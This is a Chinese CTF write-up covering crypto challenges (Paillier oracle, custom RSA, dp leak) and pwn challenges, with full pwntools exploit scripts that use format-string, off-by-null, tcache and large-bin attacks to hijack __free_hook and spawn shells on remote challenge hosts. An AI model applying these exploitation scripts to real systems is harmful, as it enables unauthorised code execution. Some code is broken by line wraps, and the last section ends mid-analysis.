题目使用的加密算法是paillier, 该算法有乘法同态性质, 也就是 $D(c_1c_2) = m_1 + m_2$ , 因此有 $D(c^k) = km$ 。第三步传给服务器两个明文, 服务器返回一个密文。第四步可以将这个密文的平方传回给服务器, 服务器返回的就是明文的二倍, 这样就可以计算出使用的key, 进而判断出第三步传回的是哪个密文

```

import socket
from pwn import *
from pwnlib.util.iters import mbruteforce
from hashlib import sha256

K = [119, 241, 718, 647, 521, 232, 550, 918, 142, 548, 349, 613, 637, 400, 939, 936, 614, 186, 148, 461, 746, 33
3, 355, 281, 299, 646, 942, 977, 416, 727, 685, 888, 638, 286, 313, 128, 288, 877, 577, 653, 995, 810, 184, 309,
498, 121, 130, 780, 639, 237, 307, 526, 585, 745, 983, 216, 114, 201, 611, 944, 885, 542, 903, 123, 558, 244, 2
71, 430, 783, 396, 530, 860, 899, 158, 566, 113, 751, 641, 427, 129]

def main():
    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sk.connect(('47.104.85.225', 57811))
    msg = sk.recv(1024).decode()
    suffix = msg[msg.find('')]
    cipher = msg[msg.find('==') + 3:-1]
    proof = mbruteforce(lambda x: sha256((x + suffix).encode()).hexdigest() == cipher, string.ascii_letters + s
tring.digits, length=4, method='fixed')
    sk.send((proof + '\n').encode())
    for _ in range(32):
        msg = sk.recv(1024).decode()
        while True:
            if msg.find('Please give me one decimal ciphertext.') != -1:
                break
            msg += sk.recv(1024).decode()
        n = int(msg[msg.find('n = ') + 4: msg.find('g = ') - 1])
        sk.send('1\n'.encode())
        msg = sk.recv(1024).decode()
        msg = sk.recv(1024).decode()
        sk.send('4\n'.encode())
        msg = sk.recv(1024).decode()
        sk.send('5\n'.encode())
        msg = sk.recv(1024).decode()
        msg = sk.recv(1024).decode()
        cipher_text = int(msg[:msg.find('Step') - 1])
        cipher_text = (cipher_text ** 2) % (n ** 2)
        sk.send((str(cipher_text) + '\n').encode())
        msg = sk.recv(1024).decode()
        msg = sk.recv(1024).decode()
        plaint = int(msg[:msg.find('Step') - 1])
        m = plaint // 40
        index = K.index(m)
        if index % 2 == 0:
            sk.send('0\n'.encode())
        else:
            sk.send('1\n'.encode())
        msg = sk.recv(20).decode()
        if(msg == 'sorry'):
            exit(1)
        flag = sk.recv(1024).decode()
        print(flag)

if __name__ == '__main__':
    main()

```

flag{e87dfb6-8007-4e1c-861f-5bde3c8badb3}

## \*\*2、\*\*myRSA

根据加密函数推导

```
def encry(message, key, p, q, e):
    k1, k2 = key[random.randint(0, 127)], key[random.randint(0, 127)]
    x = p**2 * (p + 3*q - 1) + q**2 * (q + 3*p - 1)
    y = 2*p*q + p + q
    z = k1 + k2
    c = pow(b2l(message), e, p*q)
    return x * c + y * c + z
```

```
n == p*q
encry == x*c+y*c+z
== c*(x+y)+z
== c*(p^2*(p+3*q-1)+q^2*(q+3*p-1)+2*p*q+p+q)+z
== c*(p^3+3*q*p^2-p^2+q^3+3*q*p^2-q^2+2*p*q+p+q)+z
== c*( (p^3+3*q*p^2+3*q*p^2+q^3) - (p^2-2*p*q+q^2) + (p+q) )+z
== c*( (p+q)^3 - (p^2+2*p*q+q^2) + (p+q) - 4*p*q)+z
== c*( (p+q)^3 - (p+q)^2 + (p+q) - 4*n)+z
```

当message已知时，即c已知，则：

```
( (p+q)^3 - (p+q)^2 + (p+q) - 4*n ) + z//c == encry//c
bit_length(z) ≈ bit_length(c)
(p+q)^3 - (p+q)^2 + (p+q) ≈ encry//c + 4*n
p+q ≈ iroot(encry//c + 4*n, 3)
```

得到  $p+q$  后，即可分解得到  $p$  和  $q$ ，然后

```
encry(flag) == c*( (p+q)^3 - (p+q)^2 + (p+q) - 4*p+q)+z
encry(flag)//( (p+q)^3 - (p+q)^2 + (p+q) - 4*p+q ) ≈ c
c ≈ encry(flag)//( (p+q)^3 - (p+q)^2 + (p+q) - 4*p+q )
pow(flag, e, p*q) == c
flag = pow(c, d, p*q)
```

交互过程如图：

```
queqiao@kali:~/桌面$ nc 47.104.85.225 49856
SHA-256(?+zsBJ4x6tliSj) = 426d32a419f81b0bb2c434aa1618060ad094bef59ec8afdc13a1ae5c12c073cc
iq9g
I'm a CryptoRookie,so my Crypto system take time, please wait a minute XD!
Welcome to use my better RSA!!!!!!So, what do you want now?
This is my public key:
n = 85343149578176060673525681026723930359314280768242385609024815828556712907874238886300667543103765988586168603631056110
828361309591875660584941941481131092974185146750844915150566700701092563758372252836639762879237827599338268809569117654436
310368636789827651104134868900261762104527595991833761714901016029
e = 65537
1. encry
2. getflag
3. exit
1
Give me your message
123456
Your encry message:
105373287756342103942318018207056724895113233474538384206517559444291374325564458162829935057543845664205750932828630502829
241312854079542426015944635674945007233226969286492255522761944177693783964402040849515814480732059253751703782424818957331
522695828579625990399140552544980352436208260945967283728637409348330898050232258063842734314870654886700796338003597546732
410884458751238829865847139778432136828226800897288424010979417923480250780864971811755934542620713460207847994035065574879
421110368856772784757449082198034834405011617207370781985693178239051493374933415204965262530381690146459520225010213093464
909483816574798355968626256136465430160720859598955776299806476466769412478819481700794165326427988495181589303730517671784
092779839924300337807278823503948
1. encry
2. getflag
3. exit
2
This is your favourite:
454290573758015984361161126262811922788755078401937487579079634614218474633801258967721156564975754624859004052141021296088
980113896281079737825700103991596426503507575094089473968746944563893361448273886607332373914110733362866368001364669002738
540783848149392686860094417167606048872651224504789189640531484807929947408609762054624949645581390736093100707064204367843
770956253500452956970787266407106360175299552284981057764308021200628000230080295901166574595815192713921576623749344127096
235109866174624137703038268714280160476563698761263045817706939008171964455359487525305018326387123255659560601103557128168
884398217553297448525018481589736937600226945431670247899467168039685000720178976703743528438795723822518269229648079592317
649607172977245430485797171405656
1. encry
2. getflag
3. exit
3
```

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

具体代码如下:

```
from gmpy2 import *
from libnum import *
import hashlib, string
import string
string.ascii_letters+string.digits

def getHash(salt, result):
    characters = string.ascii_letters+string.digits
    for c1 in characters:
        for c2 in characters:
            for c3 in characters:
                for c4 in characters:
                    proof = (c1 + c2 + c3 + c4)
                    if hashlib.sha256((proof + salt).encode()).hexdigest() == result:
                        return proof

# print(getHash('22DTYHroGwCn', 'e4c9ef8db51891583283e46918102679b1a6c3dfe39fc03b6358dfc25a774b87'))

n = 853431495781760606735256810267239303593142807682423856090248158285567129078742388863006675431037659885861686
0363105611082836130959187566058494194148113109297418514675084491515056670070109256375837225283663976287923782759
9338268809569117654436310368636789827651104134868900261762104527595991833761714901016029
e = 65537
m1s = b'123456'
cc1 = 1053732877563421039423180182070567248951132334745383842065175594442913743255644581628299350575438456642057
5093282863050282924131285407954242601594463567494500723322696928649225552276194417769378396440204084951581448073
2059253751703782424818957331522695828579625990399140552544980352436208260945967283728637409348330898050232258063
8427343148706548867007963380035975467324108844587512388298658471397784321368282268008972884240109794179234802507
8086497181175593454262071346020784799403506557487942111036885677278475744908219803483440501161720737078198569317
8239051493374933415204965262530381690146459520225010213093464909483816574798355968626256136465430160720859598955
776299806476466769412478819481700794165326427988495181589303730517671784092779839924300337807278823503948
```

```

flagcc = 4542905737580159843611611262628119227887550784019374875790796346142184746338012589677211565649757546248
5900405214102129608898011389628107973782570010399159642650350757509408947396874694456389336144827388660733237391
4110733362866368001364669002738540783848149392686860094417167606048872651224504789189640531484807929947408609762
0546249496455813907360931007070642043678437709562535004529569707872664071063601752995522849810577643080212006280
0023008029590116657459581519271392157662374934412709623510986617462413770303826871428016047656369876126304581770
6939008171964455359487525305018326387123255659560601103557128168884398217553297448525018481589736937600226945431
670247899467168039685000720178976703743528438795723822518269229648079592317649607172977245430485797171405656
m1 = s2n(m1s)

c1 = powmod(m1,e,n)

x = iroot(cc1//c1+4*n,3)[0]
while True:
    t = iroot(x*x-4*n,2)
    if t[1]:
        p = (x+t[0])//2
        q = (x-t[0])//2
        if p*q == n:
            print(p,q)
            break
    x = x-1
d = invert(e,(p-1)*(q-1))
x = p**2 * (p + 3*q - 1) + q**2 * (q + 3*p - 1)
y = 2*p*q + p + q
t = x+y
flagc = flagcc//t+100
while True:
    flag = powmod(flagc,d,n)
    f = n2s(int(flag))
    if b'ctf' in f or b'flag' in f or b'CTF' in f or b'FLAG' in f:
        print(f)
        break
    flagc = flagc - 1

```

### \*\*3、\*\*Random\_RSA

python随机数相同的随机数种子产生的随机数序列相同，先用产生的随机数序列异或解密出dp，然后

[https://blog.csdn.net/weixin\\_45369385/article/details/109208109](https://blog.csdn.net/weixin_45369385/article/details/109208109)该博客有dp泄露的原理和代码，直接用即可（python2运行）

```

# -*- coding: utf-8 -*-

from Crypto.Util.number import *
import gmpy2
import libnum
import random
import binascii
import os

n=81196282992606113591233615204680597645208562279327854026981376917977843644855180528227037752692498558370026353
2449814679000571579974627607320193721859558465079774566577601256821251043092418021088536184684914633262680164501
19817181368743376919334016359137566652069490881871670703767378496685419790016705210391
c=61505256223993349534474550877787675500827332878941621261477860880689799960938202020614342208518869582019307850
7894937015893094535660958812941663366734879092218606418096225248139592847222850697553108909722555454369890826547
05098907006694780949725756312169019688455553997031840488852954588581160550377081811151
e = 65537
#rands=[[58, 53, 122],[145, 124, 244],[5, 19, 192],[255, 23, 64],[57, 113, 194],[246, 205, 162],[112, 87, 95],[2

```



```
15, 147, 105],[16, 131, 38],[234, 36, 46],[68, 61, 146],[148, 61, 9],[139, 77, 32],[96, 56, 160],[121, 76, 17],[114, 246, 92],[178, 206, 60],[168, 147, 26],[168, 41, 68],[24, 93, 84],[175, 43, 88],[147, 97, 153],[42, 94, 45],[150, 103, 127],[68, 163, 62],[165, 37, 89],[219, 248, 59],[241, 182, 8],[140, 211, 146],[88, 226, 2],[48, 150, 56],[87, 109, 255],[227, 216, 65],[23, 190, 10],[5, 25, 64],[6, 12, 124],[53, 113, 124],[255, 192, 158],[61, 23, 9, 5],[62, 108, 86],[123, 44, 64],[195, 192, 30],[30, 82, 95],[56, 178, 165],[68, 77, 239],[106, 247, 226],[17, 46, 114],[91, 71, 156],[157, 43, 182],[146, 6, 42],[148, 143, 161],[108, 33, 139],[139, 169, 157],[71, 140, 25],[28, 153, 26],[241, 221, 235],[28, 131, 141],[159, 111, 184],[47, 206, 11],[220, 152, 157],[41, 213, 97],[4, 220, 10],[77, 13, 248],[94, 140, 110],[25, 250, 226],[218, 102, 109],[189, 238, 66],[91, 18, 131],[23, 239, 190],[1, 59, 33, 72],[183, 78, 208],[209, 213, 101],[111, 50, 220],[166, 104, 233],[170, 144, 10],[187, 87, 175],[195, 59, 104],[165, 179, 179],[99, 247, 153],[195, 61, 100],[223, 159, 165],[230, 93, 184],[87, 28, 35],[35, 122, 38],[158, 188, 163],[229, 192, 222],[12, 12, 192],[207, 95, 224],[127, 113, 137],[22, 114, 143],[13, 45, 144],[70, 14, 0, 211],[57, 101, 42],[132, 62, 129],[40, 128, 124],[1, 132, 161],[164, 33, 133],[252, 201, 32],[8, 18, 247],[1, 88, 55],[201, 135, 186],[101, 254, 125],[236, 196, 39],[148, 24, 103],[101, 29, 253],[97, 156, 64],[90, 103, 91],[50, 48, 80],[206, 22, 93],[11, 114, 174],[61, 132, 247],[215, 32, 232],[95, 128, 90],[57, 35, 228],[163, 143, 107],[178, 250, 28],[64, 107, 225],[106, 115, 207],[85, 134, 21],[118, 201, 76],[234, 34, 22],[241, 236, 122],[111, 185, 127],[1, 26, 164],[254, 57, 117],[243, 27, 32],[161, 88, 80],[50, 165, 93],[87, 182, 216],[184, 159, 6, 3],[167, 166, 123],[37, 78, 33],[186, 81, 58],[48, 3, 239],[70, 186, 13],[56, 108, 178],[54, 55, 235],[105, 180, 105],[16, 194, 98],[136, 11, 41],[18, 203, 79],[185, 114, 170],[148, 181, 223],[118, 57, 160],[23, 250, 181],[2, 35, 219, 228],[44, 151, 38],[185, 224, 134],[42, 162, 122],[3, 9, 158],[129, 245, 2],[66, 241, 92],[80, 124, 36]
```

```
res=[55, 5, 183, 192, 103, 32, 211, 116, 102, 120, 118, 54, 120, 145, 185, 254, 77, 144, 70, 54, 193, 73, 64, 0, 79, 244, 190, 23, 215, 187, 53, 176, 27, 138, 42, 89, 158, 254, 159, 133, 78, 11, 155, 163, 145, 248, 14, 179, 23, 226, 220, 201, 5, 71, 241, 195, 75, 191, 237, 108, 141, 141, 185, 76, 7, 113, 191, 48, 135, 139, 100, 83, 21, 2, 242, 21, 143, 255, 164, 146, 119, 173, 255, 140, 193, 173, 2, 224, 205, 68, 10, 77, 180, 24, 23, 196, 205, 10, 8, 28, 243, 80, 140, 4, 98, 76, 217, 70, 208, 202, 78, 177, 124, 10, 168, 165, 223, 105, 157, 152, 48, 152, 51, 133, 190, 202, 136, 204, 44, 33, 58, 4, 196, 219, 71, 150, 68, 162, 175, 218, 173, 19, 201, 100, 100, 85, 201, 2, 4, 59, 186, 46, 130, 147, 219, 22, 81]
```

```
# res = [48, 187, 242, 82, 159, 17, 153, 125, 154, 127, 74, 37, 162, 190, 27, 236, 201, 0, 209, 87, 74, 247, 218, 92, 206, 134, 60, 120, 132, 2, 221, 60, 98, 96, 120, 249, 18, 117, 107, 156, 207, 94, 141, 208, 78, 61, 192, 3, 4, 121, 96, 212, 207, 82, 71, 7, 191, 207, 232, 38, 227, 98, 222, 222, 234, 84, 9, 180, 33, 22, 113, 154, 170, 2, 31, 64, 44, 214, 164, 130, 197, 167, 70, 11, 241, 52, 145, 82, 42, 8, 214, 69, 98, 102, 122, 79, 91, 180, 146, 1, 17, 29, 124, 21, 83, 125, 123, 251, 209, 191, 121, 212, 202, 244, 77, 136, 80, 224, 153, 181, 209, 50, 173, 62, 61, 5, 164, 209, 120, 75, 138, 47, 76, 196, 117, 199, 242, 211, 157, 85, 103, 243, 96, 16, 145, 157, 68, 25, 105, 109, 136, 11, 228, 36, 79, 115, 250]
```

```
seeds=[4827, 9522, 552, 880, 7467, 7742, 9425, 4803, 6146, 4366, 1126, 4707, 1138, 2367, 1081, 5577, 4592, 5897, 4565, 2012, 2700, 1331, 9638, 7741, 50, 824, 8321, 7411, 6145, 1271, 7637, 5481, 8474, 2085, 2421, 590, 7733, 9, 427, 3278, 5361, 1284, 2280, 7001, 8573, 5494, 7431, 2765, 827, 102, 1419, 6528, 735, 5653, 109, 4158, 5877, 597, 5, 1527, 3027, 9776, 5263, 5211, 1293, 5976, 7759, 3268, 1893, 6546, 4684, 419, 8334, 7621, 1649, 6840, 2975, 86, 05, 5714, 2709, 1109, 358, 2858, 6868, 2442, 8431, 8316, 5446, 9356, 2817, 2941, 3177, 7388, 4149, 4634, 4316, 5, 377, 4327, 1774, 6613, 5728, 1751, 8478, 3132, 4680, 3308, 9769, 8341, 1627, 3501, 1046, 2609, 7190, 5706, 3627, 8867, 2458, 607, 642, 5436, 6355, 6326, 1481, 9887, 205, 5511, 537, 8576, 6376, 3619, 6609, 8473, 2139, 3889, 1, 309, 9878, 2182, 8572, 9275, 5235, 6989, 6592, 4618, 7883, 5702, 3999, 925, 2419, 7838, 3073, 488, 21, 3280, 991, 5, 3672, 579]
```

```
ress = ""
```

```
dp = ''
```

```
for i in range(0,154):
```

```
    random.seed(seeds[i])
```

```
    rands = []
```

```
    for j in range(0,4):
```

```
        rands.append(random.randint(0,255))
```

```
    # print(rands)
```

```
    ress+=chr((res[i]) ^ rands[i % 4])
```

```
    # dp += str((res[i]) ^ rands[i % 4])
```

```
print(ress)
```

```
# print(dp)
```

```
dp = 5372007426161196154405640504110736659190183194052966723076041266610893158678092845450232508793279585163304918807656946147575280063208168816457346755227057
```

```

import gmpy2

for x in range(1, e):
    if(e * dp % x == 1):
        p = (e * dp - 1) // x + 1
        if(n % p != 0):
            continue
        q = n // p
        fain = (p-1) * (q-1)
        d = gmpy2.invert(e, fain)
        m = pow(c, d, n)
        if(len(hex(m)[2:]) % 2 == 1):
            continue

        print("m:", m)
        print("flag:", binascii.a2b_hex(hex(m)[2:]))

```

## pwn

### \*\*1、\*\*note

scanf那里可以进行格式化字符串的利用，首先修改站上残留的stdout指针，可以泄露地址，之后可以任意地址写：

```

7 | printf("say ? ");
8 | read(0, buf, 0x64uLL);
9 | printf("? ");
10 | __isoc99_scanf(buf, buf);
11 | printf("know");
12 | return 0LL;
13 | }

```

```

[ STACK ]
sp 0x7ffc9a9c22c0 ← 0x73243725 /* '%7$s' */
0x7ffc9a9c22c8 → 0x7f5c02c4c620 (_IO_2_1_stdout_) ← 0xfbad2887
0x7ffc9a9c22d0 ← 0xa /* '\n' */
0x7ffc9a9c22d8 → 0x56364de50068 ← '|3.show
0x7ffc9a9c22e0 → 0x7ffc9a9c2430 ← 0x1
0x7ffc9a9c22e8 → 0x7f5c0290182b (_IO_file_overflow+235) ← cmp

```

最后利用传统的exit\_hook，劫持\_dl\_rtdl\_lock\_recursive为one\_gadget，当调用exit函数时可得到shell

exp:

```

#!/usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys

pc="./note"
reomote_addr=["47.104.70.90",25315]
elf = ELF(pc)
libc = elf.libc
context.binary=pc
context.terminal=["gnome-terminal','-x','sh','-c']

if len(sys.argv)==1:
    # p=process(pc)
    context.log_level="debug"
    p=process(pc,env={"LD_PRELOAD":"./libc-2.23.so"})

```

```

p=process(pc,env={ LD_PRELOAD : ./libc-2.23.so })
if len(sys.argv)==2 :
    if 'l' in sys.argv[1]:
        p=process(pc)
    if 'r' in sys.argv[1]:
        p = remote(reomote_addr[0],reomote_addr[1])
    if 'n' not in sys.argv[1]:
        context.log_level="debug"

ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
r1 = lambda : p.recvline()
s1 = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:]).ljust(8,'\x00')
rv6 = lambda : u64(rv(6)+'\x00'*2)

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

what_choice="choice: "
ch_add="1"
ch_dele=""
ch_edit="2"
ch_show="3"
what_size="size: "
what_c="content: "
what_idx=""
def add(size,c='a'):
    ru(what_choice)
    s1(ch_add)
    ru(what_size)
    s1(str(size)) # 0x100
    ru(what_c)
    sn(c)
    # ru(what_c)

def edit(c,hhh=''):
    ru(what_choice)
    s1(ch_edit)
    ru("say ? ")
    sn(c) ##0x64
    ru("? ")
    s1(hhh)

def show():
    ru(what_choice)
    s1(ch_show)
    ru("content:")

add(0x20)

bp(0x1235,'\nc')
edit('%7$s'.ljust(8,'\x00'),p64(0xfbad1800)+'\x00'*3*8+'\n')

libc_base = ru7f() - 0x3c36e0
lg("libc_base",libc_base)

```

```

rtld_lock = libc_base + 0x5f0f48
one_addr=libc_base+0xf1247

edit('%7$s'.ljust(8,'\x00')+p64(rtld_lock),p64(one_addr))

ru(what_choice)
sl('0')

shell()

```

```
flag{006c45fa-81d5-45eb-8f8c-eb6833daadf5}
```

## \*\*2、\*\*lemon

开头的伪随机数可绕过，使得flag输入到栈上；

程序在bss段上残留了一个栈地址：

```

5 |         ru = open( './flag', 'r' );
6 |         if ( fd < 0 )
7 |             exit(-1);
8 |         name = (__int64)&s[64];
9 |         read(fd, s, 0x30uLL);
0 |         close(fd);
1 |         puts("tell me you name first: ");
2 |         read(0, &s[0x101], 0x15uLL);

```

所有菜单函数里面都没有检查负下标，所以可以修改栈空间，通过部分覆盖将环境变量的一个指针改为flag的地址，之后破坏堆结构，报错即可泄露出flag

exp:

```

# -*- coding:utf8 -*-
from pwn import *

pc = './lemon_pwn'
libc = ELF('./libc-2.26.so')
context.binary = pc
context.terminal = ["gnome-terminal", '-x', 'sh', '-c']
context.log_level= 'debug'

remote_addr = ["47.104.70.90", 34524]
ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
r1 = lambda : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:]).ljust(8,'\x00')
rv6 = lambda : u64(rv(6)+'\x00'*2)
menu = lambda x:p.sendlineafter(">>> ",str(x))

def lg(s, addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m' % (s, addr))

def bp(bkp=0, other=''):
    if bkp == 0:
        cmd = ''

```

```

elif bkp <= 0x7fff:
    cmd = "b *$rebase("+str(bkp)+)"
else:
    cmd = "b *"+str(bkp)
cmd += other
attach(p, cmd)

def add(index, name, size, content):
    menu(1)
    ru("index of your lemon")
    sl(str(index))
    ru("name your lemon:")
    sn(name)
    ru("of message for you lemon:")
    sl(str(size))
    ru("Leave your message:")
    sn(content)

def add2(index, name, size):
    menu(1)
    ru("index of your lemon")
    sl(str(index))
    ru("name your lemon:")
    sn(name)
    ru("of message for you lemon:")
    sl(str(size))

def show(index):
    menu(2)
    ru(" your lemon :")
    sl(str(index))

def dele(index):
    menu(3)
    ru(" your lemon :")
    sl(str(index))

def edit(index, content):
    menu(4)
    ru(" index of your lemon")
    sl(str(index))
    ru("Now it's your time to draw and color!")
    sn(content)

def exploit():
    sl("yes")
    sa("Give me your lucky number:", p64(0xcfff48db8b7c913e7))
    sa("tell me you name first:", p64(0)*2+'\x00\x20\x00\x00\x01')
    ru("0x")
    flag = int(rv(3), 16)
    success(hex(flag))
    flag2 = flag+0x1000-0x40 # flag地址的末字节
    success(hex(flag2))
    payload = 'a'*0x138+chr(flag2&0xff)+chr((flag2>>8)&0xff) ##覆盖环境变量的位置
    success(payload.encode('hex'))
    edit(-260, payload)

add(0, 'desh', 0x20, 'a')

```

```

dele(0)
add(0, 'desh', 0x10, 'a')
add2(1, 'desh', 0x114514)
dele(0)
payload = p64(0x20)+p64(0x450)+p64(0x100000018)+p64(0x0)
add(0, 'desh', 0x20, payload)
dele(0)
dele(1)
add(0, '\xa0', 0x20, '\xa0')
add2(1, p64(0x10), 0x20)

while True:
    try:
        p = remote("47.104.70.90", 34524)
        exploit()
        aaa = ru("or corruption (!prev):")
        print aaa
        if "flag" in aaa:
            pause()
    except:
        p.close()
        continue

```

flag{f578948e-8b48-494d-a11e-a97b7fbf14ee}

### \*\*3、\*\*PassWordBox\_FreeVersion

fgets可以溢出一个\x00;

libc2.27下的off by null, 实现chunk overlap, 进而修改tcache的fd指针, 分配到\_\_free\_hook处, 并将其修改为system

```

#!/usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys

pc="./pwdFree"
reomote_addr=["47.104.71.220", 38562]
elf = ELF(pc)
libc = elf.libc
context.binary=pc
context.terminal=["gnome-terminal", '-x', 'sh', '-c']

if len(sys.argv)==1:
    # p=process(pc)
    context.log_level="debug"
    p=process(pc, env={"LD_PRELOAD": "./libc.so.6"})
if len(sys.argv)==2 :
    if 'l' in sys.argv[1]:
        p=process(pc)
    if 'r' in sys.argv[1]:
        p = remote(reomote_addr[0], reomote_addr[1])
    if 'n' not in sys.argv[1]:
        context.log_level="debug"

ru = lambda x : p.recvuntil(x, timeout=0.2)
sn = lambda x : p.send(x)
r1 = lambda : p.recvline()
s1 = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)

```

```

sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda : p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:]).ljust(8, '\x00')
rv6 = lambda : u64(rv(6)+'\x00'*2)

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

what_choice="Input Your Choice:"
ch_add="1"
ch_dele="4"
ch_edit="2"
ch_show="3"
what_size="Length Of Your Pwd:"
what_c="Your Pwd:"
what_idx="Which PwdBox You Want Check:"
def add(ID,size,c=''): ##0x100
    ru(what_choice)
    sl(ch_add)
    ru("Input The ID You Want Save:")
    sl(ID)
    ru(what_size)
    sl(str(size))
    ru(what_c)
    sl(c)

def add2(ID,size,c=''): ##0x100
    ru(what_choice)
    sl(ch_add)
    ru("Input The ID You Want Save:")
    sl(ID)
    ru(what_size)
    sl(str(size))
    ru(what_c)
    sn(c)

def dele(idx):
    ru(what_choice)
    sl(ch_dele)
    ru("Idx you want 2 Delete:")
    sl(str(idx))

def edit(idx,c):
    ru(what_choice)
    sl(ch_edit)
    sl(str(idx))
    sn(c)

def show(idx):
    ru(what_choice)
    sl(ch_show)
    ru(what_idx)
    sl(str(idx))

add('',0x20) #0
ru("Save ID:")
rv(8)
key = u64(rv(8))

```

```

for i in range(7): #1-7
    add('d',0xf8)

add('d',0x28) #8
add('d',0xf8) #9

for i in range(2): #10-11
    add('Desh',0x48)

add('D',0x28) #12
add('D',0xf8) #13
add('D',0x28) #14

for i in range(7):
    dele(i+1)

dele(12)
add2('d',0x28,'a'*0x20+p64(0x1d0^key))

dele(9)
dele(13)

for i in range(8): #1-7 ,9
    add('d',0xf8)

show(10)
ru("Pwd is: ")
libc_base = u64(rv(8))^key
libc_base -= 0x3ebca0
free_hook=libc_base+libc.sym['__free_hook']
sys_addr=libc_base+libc.sym['system']
lg("libc_base",libc_base)
lg("free_hook",free_hook)

add('d',0x48) #13
dele(10)
edit(13,p64(free_hook))

add('d',0x40,p64(0x68732f6e69622f^key)) #10
add('d',0x40,p64(sys_addr^key))

dele(10)

lg("key",key)
shell()

```

flag{2db0e64f-afe1-44d4-9af9-ae138da7bb4b}

#### 4、PassWordBox\_ProVersion

存在UAF,且只能申请largebin大小的chunk



通过2.31的large bin attack，可以修改 mp\_结构体中的tcache\_bins和tcache\_max\_bytes

```
pwndbg> p mp_
$1 = {
  trim_threshold = 131072,
  top_pad = 131072,
  mmap_threshold = 131072,
  arena_test = 8,
  arena_max = 0,
  n_mmaps = 0,
  n_mmaps_max = 65536,
  max_n_mmaps = 0,
  no_dyn_threshold = 0,
  mmapped_mem = 0,
  max_mmapped_mem = 0,
  sbrk_base = 0x56243b746000 "",
  tcache_bins = 4284166930719309888,
  tcache_max_bytes = 22052,
  tcache_count = 7,
  tcache_unsorted_limit = 0
}
```

之后通过计算，在伪造的tcache struct的相应size的位置上写上\_\_free\_hook，可将其申请出来改为system

exp:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

pc = './pwdPro'
# p = process(pc)
libc = ELF("./libc.so")
p = remote("47.104.71.220", 49261)
context.log_level = 'debug'
context.binary=pc
context.terminal=["gnome-terminal','-x','sh','-c']

ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)

def add(idx, id, size, content="a\n"):
    sla("Choice:", "1")
    sla("Add:", str(idx))
    sla("Save:", id)
    sla("Of Your Pwd:", str(size))
    sa("Your Pwd:", content)
def show(idx):
    sla("Choice:", "3")
    sla("", str(idx))
def edit(idx, content):
    sla("Choice:", "2")
    sla("Edit:", str(idx))
    sn(content)
def dele(idx):
    sla("Choice:", "4")
```

```

    sla("Delete:", str(idx))
def re(idx):
    sla("Choice:", "5")
    sla("Recover:", str(idx))

add(0, "a", 0x450)
ru("ID:")
rv(8)
key = u64(rv(8))
print(hex(key))

add(1, "a", 0x420)
dele(0)
re(0)
show(0)
ru("Pwd is: ")

libc.address = (u64(rv(8))^key) - 0x1ebbe0
print(hex(libc.address))

add(0, "a", 0x450)
add(2, "a", 0x440)
add(3, "a", 0x420)
dele(0)
add(4, "a", 0x600)
dele(2)
re(0)
show(0)
ru("Pwd is: ")
rv(0x10)
heap_addr = u64(rv(8))^key
print(hex(heap_addr))
edit(0, p64(libc.address + 0x1ec010 )*2+p64(heap_addr)+p64(libc.address+0x1eb2d8-0x20-4)+'\n')

add(10, "a", 0x600)
add(11, "a", 0x800, p64(u64("/bin/sh\x00")^key)+"\n")

dele(10)
edit(0, "a"*0xe8+p64(libc.sym['__free_hook']))
add(12, "a", 0x600, p64(libc.sym['system']^key)+'\n')
dele(11)

shell()

```

flag{909cf735-b274-4098-885b-589300839b71}

## 5、JigSaw'sCage

存在整数溢出/宽度溢出，可以绕过检查得到一块rwx的堆地址：

```

v4 = __readfsqword(0x28u);
v3 = sysconf(0x1E);
v1 = 0;
v2 = rand() % 16;
while ( num_5 )
{
    printf("The result is %d\n", (unsigned int)v2);
    printf(aAreYouWillingT, (unsigned int)num_5);
    puts("Make your Choice:");
    __isoc99_scanf("%ld", &v1);
    if ( !v1 )
    {
        if ( v2 > 14 )
            mprotect((void *)(-v3 & heap_ptr), (-v3 & (heap_ptr + 0x4
            else
                mprotect((void *)(-v3 & heap_ptr), v2, 7);
            return __readfsqword(0x28u) ^ v4;
        }
        --num_5;
        puts("OK,Let's Try Again?");
    }
    return __readfsqword(0x28u) ^ v4;
}

```

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

test函数可以执行输入的汇编代码

利用残留的寄存器r10,r12, 分两次写, 把\_\_free\_hook改为system即可:

```

R8  0xa
R9  0x0
R10 0x7f0c34b55b28 (__free_hook) ← 0x0
R11 0x0
R12 0x55fbf793e200 ← endbr64
R13 0x7ffda8762310 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffda8762200 → 0x7ffda8762220 ← 0x0
RSP 0x7ffda87621e8 → 0x55fbf793ec43 ← mov    rax, qword
RIP 0x55fbf90792c7 ← 0xc3c3c3c3c3d4894d

```

```

0x55fbf90792c0  add    r10, 0x50068
0x55fbf90792c7  mov    r12, r10 <0x7f0c34b55b28>

```

